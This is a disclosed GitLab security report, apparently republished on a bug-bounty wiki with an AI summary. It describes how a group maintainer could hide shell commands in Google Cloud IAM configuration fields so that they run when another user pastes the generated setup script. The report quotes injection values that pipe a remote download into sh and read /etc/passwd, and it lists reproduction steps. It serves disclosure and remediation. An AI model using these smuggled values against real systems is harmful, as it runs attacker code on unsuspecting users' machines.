Maintainer can inject shell code in Google integration configurations that will trigger on victims machine when setting up integrations
A maintainer could inject shell commands into the Google Cloud IAM configuration fields, which were then included in the Google Artifact Management setup script. When a victim copied and ran the script, the injected commands executed on their machine.

GitLab
Originally disclosed on GitLab
- Fixed in 6 months
- Disclosed after 6 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2601569 by joaxcar on 2024-07-14, assigned to @greg:
Report | Attachments | How To Reproduce
Report
This is, in a way, a bypass to #2464908, but as the code and UI are completely different, it's more of a new vector with the same impact.
Summary
After fixing #2464908 a new UI for Google integrations was introduced (Google Cloud IAM and Google Artifact Management). This new interface is intended to fix the previous issue and to update the flow of how to configure these ones.
To configure Google Artifact Management in a project someone must first configure Google Cloud IAM. A malicious maintainer can inject hidden RCE payloads in the fields of the Google Cloud IAM Group configuration that will be injected in all project Google Artifact Management config scripts.
The new Google Cloud IAM config page looks like this

Notice that all fields have limits stated. Like the Workload identity federation that states Can be 4 to 32 lowercase letters, numbers, or hyphens..
The new Google Artifact Management UI looks like this

Notice the same restriction on the fields. Also, note the config script presented at the end of the page. It has a convenient "copy button"
The issue
The issue here is that almost none of these fields actually have any restrictions. Even if Workload identity federation states that it only takes in 4 to 32 letter and hyphens you can put anything in there. And the entered value will be copied into the configuration script. This particular field will also render in the config script in Google Artifact Management project configurations.
So in the Google Artifact Management config script, there is a text line like this
--member='principalSet://iam.googleapis.com/projects/1/locations/global/workloadIdentityPools/FEDERATION_ID/attribute.guest_access/true' \
where you can see the FEDERATION_ID from the Google Cloud IAM configuration. As this value does not have any restrictions a malicious maintainer could add this federation ID at the group level (adding a lot of space in between the payload and the ID
gitlab-group-89307345' ; curl https://joaxcar.com | sh; echo '
This will show up in Google Artifact Management like this.

Notice that the ; curl https://joaxcar.com | sh; echo ' part of the ID name is not visible. But it is still there our of sight. Thus, when a user clicks "copy command" and pastes it in a terminal, it will contain the malicious script and execute on the victim's machine.
Steps to reproduce
Use a group with Ultimate license
- Create two users and make both of them
maintainerof the group. Name oneattackerand onevictim - Log in as the
attacker - Go to https://gitlab.com/groups/GROUPNAME/-/settings/integrations/google_cloud_platform_workload_identity_federation/edit
- Add values to all 4 fields. In the
Pool IDfield add this name (add more spaces if needed )
gitlab-group-89307345' ; id; cat /etc/passwd; sleep 10; echo '
- Log out as the
attackerand log in asvictim - Go to the group and create a new project
- Now go to https://gitlab.com/GROUPNAME/PROJECTNAME/-/settings/integrations/google_cloud_platform_artifact_registry/edit
- Fill out the fields with
test - See that the
config scriptin the end of the page looks safe. - Click "copy command"
- Open a terminal and past the command and click enter
- The script payload will execute and print
etc/passwd
Impact
Arbitrary code execution is performed on the victim machine as the victim user. The payload can also contain sudo statements that either will run directly if the victim has run sudo commands recently, or the script will prompt the victim for sudo rights, which the user might accept due to it being a GitLab-initiated script
Examples
What is the current bug behavior?
None of the fields have there requirements actually enforced and the field content is rendered as-is in the config commands. This affects most of the fields, and there are multiple vectors. But the worst one is the Pool-ID as this will also render on the other integration.
What is the expected correct behavior?
It should be safe to use the config script as is. As the fields should have restrictions and not allow command injections.
Output of checks
This bug happens on GitLab.com
CVSS
The impact here is high confidentiality and integrity as the attacker can get full access to the victim's machine and steal the GitLab access token and everything else on the victim's machine. Scope is changed as the attack originates from GitLab but runs and impacts the local user. Privilege required is high as the attacker is the maintainer and it requires user interaction, but note that it is regular user interaction in a normal workflow; there are no special actions outside of the anticipated ones. Complexity is low as the attack works 100% of the times and nothing special needs to be in place, the fact that the victim needs to run the script is part of user interaction.
Impact
Arbitrary code execution is performed on the victim machine as the victim user. The payload can also contain sudo statements that either will run directly if the victim has run sudo commands recently, or the script will prompt the victim for sudo rights, which the user might accept due to it being a GitLab-initiated script
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- Screenshot_2024-07-14_at_23.29.22.png
- Screenshot_2024-07-14_at_23.29.38.png
- Screenshot_2024-07-14_at_23.39.54.png
- Screen_Recording_2024-07-14_at_23.18.38.mov
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The application did not enforce the stated input restrictions on the configuration fields, allowing shell metacharacters to be included in the generated script.
Impact
Arbitrary code execution is performed on the victim machine as the victim user, potentially allowing the attacker to steal the GitLab access token and other data.
What the attacker needed
Attacker is a maintainer of a group; Victim is a maintainer of the same group; Victim copies and runs the generated script
The fix
The input fields should enforce their stated restrictions and not allow command injection.
How it was found
- Create two users and make both maintainers of a group.
- Log in as the attacker and go to the Google Cloud IAM integration settings.
- Enter a malicious value in the Pool ID field.
- Log out and log in as the victim, then create a new project.
- Go to the Google Artifact Management integration settings and fill the fields.
- Copy the generated config script and run it in a terminal; the injected commands execute.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A maintainer is a user with high permissions in a GitLab group. They could type extra commands into a form field that was supposed to only accept a short ID. Those commands were hidden in a script that another user was told to copy and run. Running the script executed the attacker's commands on the victim's computer.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.


